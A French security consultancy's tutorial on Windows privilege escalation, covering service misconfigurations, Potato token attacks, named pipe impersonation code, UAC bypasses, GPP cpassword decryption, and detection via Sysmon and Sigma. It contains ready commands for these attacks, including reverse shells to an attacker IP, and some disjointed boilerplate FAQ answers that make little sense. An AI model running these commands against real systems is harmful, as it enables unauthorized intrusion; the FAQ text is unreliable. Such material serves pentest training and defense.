AYI NEDJIMI Consultants

Escalade de Privilèges Windows : Du User au SYSTEM

Catégorie : Techniques de Hacking Lecture : 9 min Publié le : 08/03/2026 Auteur : Ayi NEDJIMI

Guide complet d'escalade de privilèges Windows : services mal configurés, UAC bypass, token manipulation, DLL hijacking, Potato attacks, techniques.

Avertissement : Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

Access Tokens : lorsqu'un utilisateur s'authentifie, Windows génère un *access token* contenant son SID, les SIDs de ses groupes, et la liste de ses privilèges. Ce token est attaché à chaque processus lancé par l'utilisateur et constitue la « carte d'identité » présentée à chaque vérification d'accès. L'escalade de privilèges consiste, fondamentalement, à **obtenir ou forger un token disposant de privilèges plus élevés** que ceux du token courant. Guide complet d'escalade de privilèges Windows : services mal configurés, UAC bypass, token manipulation, DLL hijacking, Potato attacks, techniques. Les techniques offensives évoluent rapidement : escalade privileges windows user system fait partie des compétences essentielles que tout pentester et red teamer doit maîtriser pour mener des missions réalistes. Nous abordons notamment : création de règles sigma, questions frequentes et 9. conclusion. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

Integrity Levels : Windows Vista a introduit le *Mandatory Integrity Control* (MIC) qui ajoute une couche de protection basée sur quatre niveaux d'intégrité : `Untrusted`, `Low`, `Medium` (utilisateur standard), `High` (administrateur élevé) et `System`. Un processus de niveau Medium ne peut pas écrire dans un objet de niveau High, même si les ACLs le permettraient théoriquement.

Access Control Lists (ACLs) : les DACLs (Discretionary ACLs) définissent qui peut accéder à chaque objet sécurisable du système -- fichiers, clés de registre, services, pipes nommés. Une ACL mal configurée sur un service critique constitue l'un des vecteurs d'escalade les plus fréquents rencontrés en audit.

Escalade locale vs. escalade distante

Il est crucial de distinguer deux scénarios. L'**escalade locale** suppose que l'attaquant dispose déjà d'une exécution de code sur la cible (via un shell inversé, un agent C2, ou un accès RDP limité) et cherche à élever ses droits sur cette même machine. L'**escalade distante**, plus rare, exploite des vulnérabilités réseau permettant d'obtenir directement un accès privilégié sans authentification préalable (exemple historique : EternalBlue / MS17-010). Cet article se concentre sur l'escalade locale, qui constitue la majorité des scénarios rencontrés en post-exploitation.

Dans les pages qui suivent, nous examinerons méthodiquement les principales familles de techniques d'escalade de privilèges sous Windows, des plus classiques (services mal configurés) aux plus modernes (attaques Potato). Pour chaque technique, nous fournirons des exemples concrets, les commandes d'exploitation, et les contre-mesures défensives associées. Ce guide s'adresse aux pentesteurs, aux membres d'équipes Red Team, ainsi qu'aux défenseurs souhaitant comprendre les vecteurs d'attaque pour mieux protéger leur infrastructure.

Notre avis d'expert
La divulgation responsable des vulnérabilités est un pilier de la sécurité collective. Trop d'entreprises traitent encore les chercheurs en sécurité comme des menaces plutôt que des alliés. Un programme de bug bounty bien structuré peut transformer cette dynamique.

Votre surface d'attaque externe est-elle réellement celle que vous imaginez ?

```
:: 1. Identifier le service vulnérable
sc qc VulnerableService

:: 2. Vérifier que nous pouvons écrire dans le répertoire
icacls "C:\Program Files\Vulnerable App\"
:: Résultat attendu : BUILTIN\Users:(W) ou (M)

:: 3. Créer le binaire malveillant (reverse shell ou ajout d'utilisateur)
:: Exemple : msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.5 LPORT=4444 -f exe
-o Service.exe

:: 4. Copier le binaire à l'emplacement d'interception
copy Service.exe "C:\Program Files\Vulnerable App\Service.exe"

:: 5. Redémarrer le service (si possible)
sc stop VulnerableService
sc start VulnerableService

:: 6. Alternativement, attendre un redémarrage du système
shutdown /r /t 0
```

Permissions faibles sur les binaires de service

Si le binaire exécuté par un service est modifiable par un utilisateur non privilégié, l'attaquant peut simplement **remplacer le fichier** par un payload malveillant. Cette vulnérabilité est détectée en vérifiant les ACLs du fichier exécutable référencé par le service.

```
:: Vérifier les permissions sur tous les binaires de service
for /f "tokens=2 delims='='" %a in ('wmic service list full ^| find /i "pathname" ^|
find /i /v "system32"') do @echo %a >> service_paths.txt
:: Puis vérifier chaque chemin avec icacls

:: Avec accesschk (Sysinternals)
accesschk.exe /accepteula -uwcqv "Users" * /s

:: PowerUp automatise cette détection
Get-ModifiableServiceFile
```

Permissions faibles sur la configuration du service

Au-delà du binaire, le service lui-même peut avoir des permissions de configuration trop larges. Si un utilisateur standard peut modifier la configuration du service (via `sc config`), il peut changer le chemin du binaire pour pointer vers un exécutable malveillant.

```
:: Vérifier les permissions du service avec sc sdshow
sc sdshow VulnerableService

:: Avec accesschk
accesschk.exe /accepteula -uwcqv "Authenticated Users" *
accesschk.exe /accepteula -uwcqv "BUILTIN\Users" *
accesschk.exe /accepteula -uwcqv "Everyone" *

:: Si SERVICE_CHANGE_CONFIG est accordé :
sc config VulnerableService binpath= "C:\Temp\payload.exe"
sc stop VulnerableService
sc start VulnerableService
```

Service DLL Hijacking

Certains services chargent des DLLs au démarrage en suivant l'ordre de recherche standard de Windows. Si l'une de ces DLLs est absente ou si le répertoire de recherche est accessible en écriture, l'attaquant peut placer une DLL malveillante qui sera chargée par le service avec ses privilèges élevés. Nous approfondirons ce vecteur dans la section dédiée au DLL Hijacking.

Contre-mesures pour les services

- Utiliser systématiquement des guillemets dans les chemins de service contenant des espaces
- Auditer régulièrement les permissions des binaires de service avec `accesschk`
- Appliquer le principe du moindre privilège : ne pas exécuter les services en `LocalSystem` quand un compte de service dédié suffit
- Utiliser les **Group Managed Service Accounts** (gMSA) pour les services de domaine
- Déployer des GPOs restrictives sur les permissions de service
- Surveiller les événements 7045 (installation de service) et 4697 dans les logs Windows

```
:: SweetPotato - multiple vectors
SweetPotato.exe -a "cmd /c whoami > C:\Temp\out.txt"

:: CoercedPotato
CoercedPotato.exe --revshell 10.10.14.5 4444
```

Named Pipe Impersonation manuelle

Au-delà des outils automatisés, il est possible de réaliser une impersonation via named pipe de manière programmatique. Le principe consiste à créer un named pipe, attendre qu'un processus privilégié s'y connecte, puis appeler `ImpersonateNamedPipeClient()` pour capturer son token :


```c
// Pseudo-code C illustrant le mécanisme
HANDLE hPipe = CreateNamedPipe(
    L"\\\\.\\pipe\\SpoolPipe",    // Nom du pipe
    PIPE_ACCESS_DUPLEX,
    PIPE_TYPE_BYTE | PIPE_WAIT,
    1, 1024, 1024, 0, NULL
);

ConnectNamedPipe(hPipe, NULL);        // Attendre une connexion
ImpersonateNamedPipeClient(hPipe);    // Capturer le token

// Maintenant le thread courant opère avec le token du client
HANDLE hToken;
OpenThreadToken(GetCurrentThread(), TOKEN_ALL_ACCESS, FALSE, &hToken);

// Créer un processus avec le token capturé
CreateProcessWithTokenW(hToken, 0, L"cmd.exe", NULL, 0, NULL, NULL, &si, &pi);
```

Cette technique est particulièrement utile lorsqu'on développe des implants personnalisés pour des opérations Red Team nécessitant de la discrétion face aux EDR. Les outils Potato sont bien signaturés par les solutions de sécurité modernes, alors qu'une implémentation custom a plus de chances de passer inaperçue.



Contre-mesures pour la manipulation de tokens

- Supprimer `SeImpersonatePrivilege` des comptes de service lorsque ce n'est pas strictement nécessaire
- Désactiver le service Print Spooler sur les serveurs qui n'en ont pas besoin
- Utiliser des comptes de service avec des privilèges minimaux (Managed Service Accounts)
- Surveiller les événements 4672 (privilèges spéciaux) et 4688 (création de processus) avec Sysmon
- Déployer des règles AppLocker/WDAC bloquant les outils Potato connus

```
:: Exploitation via eventvwr.exe
reg add HKCU\Software\Classes\mscfile\Shell\Open\command /d "cmd.exe /c start C:
\Temp\payload.exe" /f
reg add HKCU\Software\Classes\mscfile\Shell\Open\command /v DelegateExecute /t REG_SZ /d
"" /f
eventvwr.exe
```

Technique : sdclt.exe (Windows 10)

`sdclt.exe` est l'utilitaire de sauvegarde et restauration Windows. Sur Windows 10, il consulte la clé `HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe` pour résoudre le chemin du panneau de configuration, ce qui offre un vecteur de détournement similaire.

Technique : CMSTPLUA COM Object

Cette technique plus avancée utilise l'objet COM `CMSTPLUA` (CLSID `{3E5FC7F9-9A51-4367-9063-A120244FBEC7}`) qui possède le flag d'auto-élévation. En instanciant cet objet via COM et en appelant sa méthode `ShellExec`, il est possible d'exécuter un processus avec des privilèges élevés sans prompt UAC. Cette technique est souvent utilisée dans les implants Living-off-the-Land car elle n'implique que des API COM légitimes.

```
:: PowerShell - exploitation CMSTPLUA COM
$com = [activator]::CreateInstance([type]::GetTypeFromCLSID("3E5FC7F9-9A51-4367-9063-
A120244FBEC7"))
$com.ShellExec("cmd.exe", "/c whoami > C:\Temp\elevated.txt")
```

Le projet UACME

Le projet **UACME** (UACMe sur GitHub) est une collection exhaustive de techniques de bypass UAC, maintenue depuis des années et comptant plus de 70 méthodes documentées. Chaque nouvelle version de Windows corrige certaines techniques, mais de nouvelles sont régulièrement découvertes. En 2025-2026, les méthodes les plus fiables combinent l'abus de composants COM auto-élevés avec le détournement de DLL sur des processus élevés.

Attention : UAC n'est pas un périmètre de sécurité
Microsoft considère officiellement UAC comme une fonctionnalité de confort, pas comme une barrière de sécurité. Les contournements d'UAC ne sont donc pas toujours traités comme des vulnérabilités par le MSRC (Microsoft Security Response Center). En environnement d'entreprise, le niveau « Always Notify » offre une meilleure protection mais impacte l'expérience utilisateur. La véritable protection réside dans le **retrait des utilisateurs du groupe Administrateurs local**.

Contre-mesures UAC

- Configurer UAC au niveau « Always Notify » via GPO (`ConsentPromptBehaviorAdmin = 2`)
- Retirer les utilisateurs standards du groupe Administrateurs local
- Utiliser des solutions de gestion des privilèges (PAM) comme CyberArk ou BeyondTrust
- Surveiller les modifications des clés de registre HKCU\Software\Classes\ms-settings et mscfile

- Déployer Sysmon avec des règles détectant les modifications de registre suspectes (Event ID 13)

```
:: Identifier la version exacte du système pour trouver les exploits applicables
systeminfo | findstr /B /C:"OS Name" /C:"OS Version" /C:"Hotfix"
wmic qfe list | find /i "KB"

:: Comparer avec les bases de données d'exploits
:: Windows Exploit Suggester (Python)
python3 windows-exploit-suggester.py --database 2026-02-15-mssb.xlsx --systeminfo
sysinfo.txt

:: Watson (.NET - plus moderne)
Watson.exe
```

Group Policy Preferences (GPP) - cpassword

Bien que corrigée depuis 2014 (MS14-025), cette vulnérabilité est encore régulièrement rencontrée dans les environnements hérités. Les Group Policy Preferences pouvaient contenir des mots de passe chiffrés (cpassword) dans des fichiers XML stockés dans le partage SYSVOL. La clé de chiffrement AES ayant été publiée par Microsoft, ces mots de passe sont trivialement déchiffrables :


```
:: Rechercher des fichiers GPP dans SYSVOL
findstr /S /I cpassword \\domain.local\sysvol\domain.local\Policies\*.xml

:: Décryptage avec gpp-decrypt (Kali Linux)
gpp-decrypt edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
```

Pour une compréhension plus approfondie des attaques liées aux protocoles d'authentification Windows, consultez notre article sur l'exploitation de Kerberos en environnement Active Directory.

PrintNightmare (CVE-2021-34527) : un cas d'école

PrintNightmare mérite une mention spéciale car cette vulnérabilité dans le service Print Spooler a permis à la fois l'escalade locale et l'exécution de code à distance. Même corrigée, elle illustre parfaitement pourquoi le service Spooler devrait être désactivé sur les serveurs qui n'en ont pas besoin. De nombreux environnements restent partiellement vulnérables en raison de configurations héritées. Pour maintenir un accès persistant après l'escalade, les techniques décrites dans notre guide de persistance sous macOS et Linux offrent des parallèles intéressants sur les systèmes non-Windows.




```
:: Exemple de configuration Sysmon pour détecter l'escalade
<Sysmon>
  <EventFiltering>
    <!-- Détecter les outils Potato -->
    <ProcessCreate onmatch="include">
      <Image condition="contains any">Potato;PrintSpoofer;JuicyPotato;GodPotato</Image>
    </ProcessCreate>

    <!-- Détecter les modifications de registre UAC -->
    <RegistryEvent onmatch="include">
      <TargetObject condition="contains">ms-settings\Shell\Open\command</TargetObject>
      <TargetObject condition="contains">mscfile\Shell\Open\command</TargetObject>
      <TargetObject condition="contains">AlwaysInstallElevated</TargetObject>
    </RegistryEvent>

    <!-- Détecter les named pipes suspects -->
    <PipeEvent onmatch="include">
      <PipeName condition="contains any">SpoolPipe;coercer;pipe_name</PipeName>
    </PipeEvent>
  </EventFiltering>
</Sysmon>
```

AppLocker et WDAC

AppLocker permet de restreindre l'exécution de programmes non autorisés en définissant des règles basées sur le chemin, le hash ou la signature numérique. **WDAC** (Windows Defender Application Control) offre une protection plus robuste en opérant au niveau du kernel, ce qui le rend plus difficile à contourner.

Une politique WDAC bien configurée empêche l'exécution de la plupart des outils d'escalade de privilèges (WinPEAS, SharpUp, outils Potato) car ces binaires ne sont pas signés par un éditeur de confiance. Cependant, les techniques Living-off-the-Land qui n'utilisent que des binaires Microsoft signés restent efficaces même avec WDAC.

Réduction des privilèges et audit des services

La **réduction de la surface d'attaque** est la mesure défensive la plus efficace. Les actions suivantes doivent être systématiquement implémentées :

- **Supprimer les utilisateurs du groupe Administrateurs local** : un utilisateur standard ne peut pas exploiter de bypass UAC
- **Retirer SeImpersonatePrivilege** des comptes de service qui n'en ont pas besoin : cette mesure simple neutralise toute la famille Potato
- **Désactiver les services inutiles** : le Print Spooler, le service BITS, et d'autres services rarement utilisés sur les serveurs doivent être désactivés
- **Auditer régulièrement les permissions de service** avec des scripts automatisés comparant la configuration actuelle à une baseline
- **Corriger les chemins de service non quotés** identifiés par les outils d'audit
- **Configurer les comptes de service avec le minimum de privilèges** en utilisant des gMSA (Group Managed Service Accounts)
- **Appliquer les mises à jour de sécurité** rapidement pour corriger les vulnérabilités kernel

Création de règles Sigma

EDR et détection comportementale

Les solutions EDR modernes détectent la plupart des outils d'escalade de privilèges connus via des signatures et des analyses comportementales. Les techniques d'évasion EDR évoluent constamment, mais une configuration EDR robuste avec des règles comportementales (et pas uniquement des signatures) offre une couche de protection significative. Les règles SIGMA fournissent un format standardisé pour créer des détections portables entre différentes solutions :

```
title: Potential Privilege Escalation via Service Binary Modification
status: experimental
logsource:
    category: file_event
    product: windows
detection:
    selection:
        TargetFilename|contains:
            - '\Windows\System32\'
            - '\Program Files\'
        Image|endswith:
            - '\cmd.exe'
            - '\powershell.exe'
    condition: selection
level: high
tags:
    - attack.privilege_escalation
    - attack.t1574.010
```

Matrice Techniques vs Détection

Technique	Difficulté	Détectabilité	Outils	MITRE ATT&CK	Sysmon IDs
Unquoted Service	Facile	Moyenne	PowerUp, WinPEAS	T1574.009	1, 11
Service Permissions	Facile	Facile	accesschk, PowerUp	T1574.010	1, 13 (7045)
Potato Attacks	Moyenne	Élevée (EDR)	GodPotato, PrintSpoofer	T1134.001	1, 17, 18
UAC Bypass	Facile	Moyenne	UACME, fodhelper	T1548.002	1, 13
DLL Hijacking	Moyenne	Moyenne	ProcMon, SharpDLLProxy	T1574.001	7, 11
AlwaysInstallElevated	Très facile	Facile	msfvenom, PowerUp	T1546.016	1, 13
Kernel Exploit	Difficile	Difficile	Watson, Exploit DB	T1068	1 (BSOD logs)
Stored Credentials	Facile	Difficile	cmdkey, LaZagne	T1552.001	1, 10

Légende

Facile (exploitation simple, outils disponibles) — Moyenne (nécessite des prérequis spécifiques) — Difficile (expertise ou conditions rares)

Sysmon IDs : 1=ProcessCreate | 7=ImageLoaded | 10=ProcessAccess | 11=FileCreate | 13=RegistryEvent | 17/18=PipeEvent

Windows Security : 4688=ProcessCreate | 4672=SpecialPrivileges | 7045=ServiceInstall | 4697=ServiceInstall(audit)

Pour approfondir ce sujet, consultez notre outil open-source exploit-framework-python qui facilite le développement et le test d'exploits.

Questions frequentes

Comment mettre en place Escalade de Privilèges Windows dans un environnement de production ?

La mise en place de Escalade de Privilèges Windows en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

Pourquoi Escalade de Privilèges Windows est-il essentiel pour la securite des systemes d'information ?

Escalade de Privilèges Windows constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

Cette technique Escalade de Privilèges Windows : Du User au SYSTEM est-elle utilisable dans un pentest autorisé ?

Oui, à condition d'avoir une lettre de mission signée définissant le périmètre, les horaires et les techniques autorisées. Documentez chaque action et restez dans le scope défini.

Sources et références : MITRE ATT&CK · OWASP Testing Guide

> Points clés à retenir
>
> • Création de règles Sigma
> • Questions frequentes
> • 9. Conclusion

9. Conclusion

L'escalade de privilèges sous Windows reste une compétence fondamentale pour tout professionnel de la cybersécurité offensive. Comme nous l'avons vu tout au long de cet article, les vecteurs d'attaque sont multiples et touchent tous les aspects du système d'exploitation : des services mal configurés aux tokens manipulables, en passant par les contournements d'UAC, le DLL hijacking, et les vulnérabilités du noyau.

L'évolution constante de la famille Potato illustre parfaitement la dynamique entre attaquants et défenseurs : chaque correction de Microsoft engendre de nouvelles techniques de contournement, dans un cycle qui ne montre aucun signe de ralentissement. GodPotato et CoercedPotato fonctionnent sur les versions les plus récentes de Windows, démontrant que même les systèmes à jour restent vulnérables si les privilèges ne sont pas correctement restreints.

Du côté défensif, la clé réside dans l'**application systématique du principe du moindre privilège**. Un utilisateur qui n'est pas membre du groupe Administrateurs ne peut pas exploiter de bypass UAC. Un compte de service dépourvu de `SeImpersonatePrivilege` est immunisé contre les attaques Potato. Des ACLs correctement configurées sur les services et les répertoires d'installation éliminent les vecteurs de DLL hijacking et de manipulation de binaires de service.

La surveillance avec Sysmon, combinée à des solutions EDR modernes et à des politiques WDAC restrictives, fournit les couches de détection et de prévention nécessaires pour identifier et bloquer les tentatives d'escalade en temps réel. Mais ces outils ne remplacent jamais une **hygiène de configuration rigoureuse** : c'est la combinaison des deux approches qui offre la meilleure protection.

Pour les pentesteurs et les Red Teamers, la maîtrise de ces techniques est essentielle pour évaluer la posture de sécurité réelle d'un environnement Windows. Chaque technique présentée dans cet article peut être transposée en recommandation concrète pour renforcer la sécurité du système -- c'est tout l'intérêt de la cybersécurité offensive au service de la défense.

Références et ressources externes

- MITRE ATT&CK TA0004 — Tactique Privilege Escalation
- PEASS-ng (WinPEAS) — Outil d'énumération de privilèges
- PowerSploit (PowerUp) — Framework PowerShell pour le pentest
- UACME — Collection de techniques de bypass UAC
- Sysmon (Sysinternals) — Outil de surveillance système avancé

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr

© 2026 — Reproduction interdite sans autorisation.